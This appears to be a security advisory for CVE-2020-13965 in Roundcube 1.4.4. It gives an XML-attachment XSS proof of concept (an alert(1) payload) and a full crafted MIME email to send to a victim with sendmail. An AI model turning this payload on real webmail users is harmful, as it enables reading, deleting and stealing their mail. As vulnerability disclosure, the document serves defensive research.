Roundcube Bypasses

Version 1.4.4

Environment:

- Roundcube Version 1.4.4
- Linux

Findings:

1. CVE-2020-13965: Cross-Site Scripting (XSS) via Malicious XML Attachment

Description:
By using XML specific JavaScript formats, the browser may be tricked into executing arbitrary JavaScript code.

Unlike the previous XSS ("**CVE-2020-12625: Cross-Site Scripting (XSS) via Malicious HTML Attachment**") that was automatically executed when the attacker opened the mail, this attack requires the user to open the attachment.

An attacker can use the XSS to impersonate the user and:

- Exfiltrate/Read all the victim's emails
- Delete all of the victim's emails
- Hijack victim's browser
- Etc.

Proof of Concept:
XML file containing a simple XSS:

```
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert(1);
</something:script>
```

Now we are interested in creating a valid email with the above file. This can be achieved in multiple ways, but, in this case, "mpack[1]" was used.


Note: Because "mpack" does not support "text/xml" formats, we use an "application/xml" format which we later manually modify.


[1] https://linux.die.net/man/1/mpack

The resulting valid email using the above XSS:

```
Message-ID: <7676.1587651521@tester>
Mime-Version: 1.0
Subject: On Preview Alert
Content-Type: multipart/mixed; boundary="-"

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: text/xml; name="alert.xml"
Content-Disposition: inline; filename="alert.xml"

<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert(1);
</something:script>

-----
```

We can then use “sendmail[2]” or other solutions to send the email to the victim, in this case “guest@localhost”.





[2] https://linux.die.net/man/8/sendmail.sendmail